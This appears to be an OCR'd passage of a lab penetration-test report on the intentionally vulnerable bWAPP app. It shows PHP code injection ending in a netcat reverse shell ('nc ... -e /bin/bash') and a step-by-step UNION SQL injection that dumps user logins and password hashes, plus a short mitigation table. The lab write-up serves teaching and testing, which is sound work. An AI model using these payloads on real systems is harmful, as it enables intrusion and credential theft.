


/ PHP Code Injection /

This is just a test page, reflecting back your message...

/ PHP Version 8.2.24 /

4. Server executes PHP code and displays detailed environment info (PHP version, server paths, etc.).



// apache2handler //

Apache Version	Apache/2.4.63 (Debian)
Apache API Version	20120211
Server Administrator	webmaster@localhost
Hostname:Port	127.0.1.1:80
User/Group	www-data(33)/33
Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100
Timeouts	Connection: 300 - Keep-Alive: 5
Virtual Server	Yes
Server Root	/etc/apache2
Loaded Modules	core mod_so mod_watchdog http_core mod_log_config mod_logio mod_version mod_unixd mod_access_compat mod_alias mod_auth_basic mod_authn_core mod_authn_file mod_authz_core mod_authz_host mod_authz_user mod_autoindex mod_deflate mod_dir mod_env mod_filter mod_mime prefork mod_negotiation mod_php mod_reqtimeout mod_setenvif mod_status


Directive	Local Value	Master Value
engine	On	On
last_modified	Off	Off
xbithack	Off	Off

Case 2 – Directory Listing via system()

1. Inject payload:

   system('ls')

2. Server executes system command and lists web application files.



```
localhost/bWAPP/phpi.php?message=system("ls")
```

This is just a test page, reflecting back your **message**...

```
666  admin  aim.php  apps  ba_captcha_bypass.php  ba_forgotten.php  ba_insecure_login.php
ba_insecure_login_1.php  ba_insecure_login_2.php  ba_insecure_login_3.php  ba_logout.php  ba_logout_1.php
ba_pwd_attacks.php  ba_pwd_attacks_1.php  ba_pwd_attacks_2.php  ba_pwd_attacks_3.php
ba_pwd_attacks_4.php  ba_weak_pwd.php  backdoor.php  bof_1.php  bof_2.php  bugs.txt  captcha.php
captcha_box.php  clickjacking.php  commandi.php  commandi_blind.php  config.inc  config.inc.php  connect.php
connect_i.php  credits.php  cs_validation.php  csrf_1.php  csrf_2.php  csrf_3.php  db  directory_traversal_1.php
directory_traversal_2.php  documents  fonts  functions_external.php  heartbleed.php  hostheader_1.php
hostheader_2.php  hpp-1.php  hpp-2.php  hpp-3.php  html_current_url.php  htmli_get.php  htmli_post.php
htmli_stored.php  http_response_splitting.php  http_verb_tampering.php  iframei.php  images  index.php  info.php
info_install.php  information_disclosure_1.php  information_disclosure_2.php  information_disclosure_3.php
information_disclosure_4.php  insecure_crypt_storage_1.php  insecure_crypt_storage_2.php
insecure_crypt_storage_3.php  insecure_direct_object_ref_1.php  insecure_direct_object_ref_2.php
insecure_direct_object_ref_3.php  insecure_iframe.php  install.php  insuff_transp_layer_protect_1.php
insuff_transp_layer_protect_2.php  insuff_transp_layer_protect_3.php  insuff_transp_layer_protect_4.php  js
lang_en.php  lang_fr.php  lang_nl.php  ldap_connect.php  ldapi.php  lfi_sqlitemanager.php  login.php  logout.php
maili.php  manual_interv.php  message.txt  password_change.php  passwords  php_cgi.php  php_eval.php  phpi.php
```


Case 3 – Remote Shell Access (RCE)

1. Start Netcat listener:

   nc -lvp 4444

2. Inject payload:

   system('nc 192.168.1.8 4444 -e /bin/bash')




```
localhost/bWAPP/phpi.php?message=test;system("nc 192.168.1.8 4444 -e /bin/bash")
```

[redacted]

This is just a test page, reflecting back your message...

3. Gain interactive shell as www-data user.



```
┌──(root㉿kali)-[/home/kali/Downloads/bwapp]
└─# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.8: inverse host lookup failed: Unknown host
connect to [192.168.1.8] from (UNKNOWN) [192.168.1.8] 51188
whoami
www-data
pwd
/var/www/html/bWAPP
ls
666
admin
aim.php
apps
ba_captcha_bypass.php
ba_forgotten.php
ba_insecure_login.php
ba_insecure_login_1.php
ba_insecure_login_2.php
ba_insecure_login_3.php
ba_logout.php
ba_logout_1.php
ba_pwd_attacks.php
ba_pwd_attacks_1.php
ba_pwd_attacks_2.php
ba_pwd_attacks_3.php
ba_pwd_attacks_4.php
```

Prevention & Mitigation

Method	Description
Disable Dangerous PHP Functions	Disable eval, system, exec, passthru, shell_exec in php.ini.
Input Validation	Reject any input containing PHP code execution characters.
Output Encoding	Encode user data before rendering in the browser.
Least Privilege Principle	Run the web server as a restricted user (not root).
Web Application Firewall (WAF)	Detect and block suspicious payloads in HTTP requests.
Security Testing	Regularly test for code injection flaws with tools like Burp Suite or OWASP ZAP.

6.2.4 SQL Injection (SQLi)

SQL Injection (SQLi) is a critical vulnerability that occurs when user input is embedded directly into SQL queries without proper sanitization.mAttackers can manipulate queries to retrieve unauthorized data, modify database contents, or perform administrative operations.

In this bWAPP module, the title GET parameter is directly included in a SQL query without sanitization. This allows attackers to enumerate database schema, extract user credentials, and crack password hashes.

Risk Rating:

- **Severity:** Critical
- **CVSS:** 9.8


Impact

- **Database Dump –** Retrieve usernames, password hashes, emails, and other sensitive data.
- **Authentication Bypass –** Use extracted credentials to log in as legitimate users.
- **Privilege Escalation –** Access admin accounts from leaked credentials.
- **Data Integrity Loss –** Modify or delete database entries.
- **Full Application Compromise –** Combine with cracked credentials for complete control.

Attack Vector

Vulnerable parameter:

GET method: title in /sqli_1.php



Vulnerability Scan

Confirmed using:

- Manual SQL Injection testing via browser
- Found Error Disclosure containing SQL database details using OWASP ZAP scan.


Application Error Disclosure

Source	raised by a passive scanner (Application Error Disclosure)
CWE ID	550
WASC ID	13

How the Attack is Performed

Step 1: Identifying SQL Injection Point

We start by testing a vulnerable login or search input with a simple payload (') to check if the application is susceptible to SQL Injection. We can see it returns an error message with the type of SQL used(MySQL)



http://localhost/bWAPP/sqli_1.php?title='


Title	Release	Character	Genre	IMDb

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%'' at line 1

Step 2: Confirming Column Count

We use the ORDER BY technique to determine the number of columns in the target table.

' ORDER BY 4 --



```
http://localhost/bWAPP/sqli_1.php?title='+ORDER+BY+1--+&action=search
```

/ SQL Injection (GET/Search) /


Search for a movie: ' ORDER BY 1--

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link

Step 3: Column Extraction

We retrieve the total columns using the UNION SELECT method.

' UNION SELECT 1,2,3,4,5,6,7 -- -



```
http://localhost/bWAPP/sqli_1.php?title=1' union select 1,2,3,4,5,6,7 -- -
```


/ SQL Injection (GET/Search) /

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

Step 4: Database Name Extraction

We retrieve the current database name using the UNION SELECT method.

' UNION SELECT 1, 2, 3, 4, database(), 6, 7 --



```
http://localhost/bWAPP/sqli_1.php?title=1' union select 1,2,3,4,version(),6,7 -- -
```


/ SQL Injection (GET/Search) /

Title	Release	Character	Genre	IMDb
2	3	5.0.96-0ubuntu3	4	Link

Step 5: Listing Tables in the Database

We query the information_schema.tables to find all table names.

' UNION SELECT 1,2,3,4,table_name,6,7 FROM information_schema.tables --



http://localhost/bWAPP/sqli_1.php?title=1' union select 1,2,3,4,table_name,6,7 from information_schema.tables -- -

/ SQL Injection (GET/Search) /


Search for a movie: Search

Title	Release	Character	Genre	IMDb
2	3	CHARACTER_SETS	4	Link
2	3	COLLATIONS	4	Link
2	3	COLLATION_CHARACTER_SET_APPLICABILITY	4	Link
2	3	COLUMNS	4	Link
2	3	COLUMN_PRIVILEGES	4	Link
2	3	KEY_COLUMN_USAGE	4	Link
2	3	PROFILING	4	Link
2	3	ROUTINES	4	Link
2	3	SCHEMATA	4	Link
2	3	SCHEMA_PRIVILEGES	4	Link
2	3	STATISTICS	4	Link

Step 6: Retrieving details Columns of containing passwords

Once we identify a list of tables, we try to find tables containing sensitive data like passwords.

' UNION SELECT 1,2,3,4,table_name,6,7 FROM information_schema.columns where column_name="password" --



http://localhost/bWAPP/sqli_1.php?title=1' union select 1,2,3,4,table_name,6,7 from information_schema.columns where column_name="password" -- -

Choose your bug: bWAPP v2.2 Hack

Set your security level: low Set Current: low

/ SQL Injection (GET/Search) /


Search for a movie: Search

Title	Release	Character	Genre	IMDb
2	3	heroes	4	Link
2	3	users	4	Link
2	3	user	4	Link

Step 7: Retrieving Columns of a Target Table

Once we identify a table of interest (e.g., users), we list its columns.

' UNION SELECT 1,2,3,4,column_name,6,7 FROM information_schema.columns where table_name="users" --




http://localhost/bWAPP/sqli_1.php?title=1' union select 1,2,3,4,column_name,6,7 from information_schema.columns where table_name='users' -- -

Title	Release	Character	Genre	IMDb
2	3	id	4	Link
2	3	login	4	Link
2	3	password	4	Link
2	3	email	4	Link
2	3	secret	4	Link
2	3	activation_code	4	Link
2	3	activated	4	Link
2	3	reset_code	4	Link
2	3	admin	4	Link

Step 8: Extracting Usernames & Password Hashes
Now we dump data from the target table.

' UNION SELECT 1,login,3,4,password,6,7 FROM users --




http://localhost/bWAPP/sqli_1.php?title=1' union select 1,login,3,4,password,6,7 from users -- -

Title	Release	Character	Genre	IMDb
A.I.M.	3	6885858486f31043e5839c735d99457f045affd0	4	Link
bee	3	6885858486f31043e5839c735d99457f045affd0	4	Link
ZAP	3	3f6fb401e4d3e5c2c9043775361303e05ebc1da0	4	Link
CTYwTOgX	3	02eb5b9fd0a8d4907f59bbc5f5c3a0be01880b132	4	Link

Step 9: Cracking Extracted Hashes

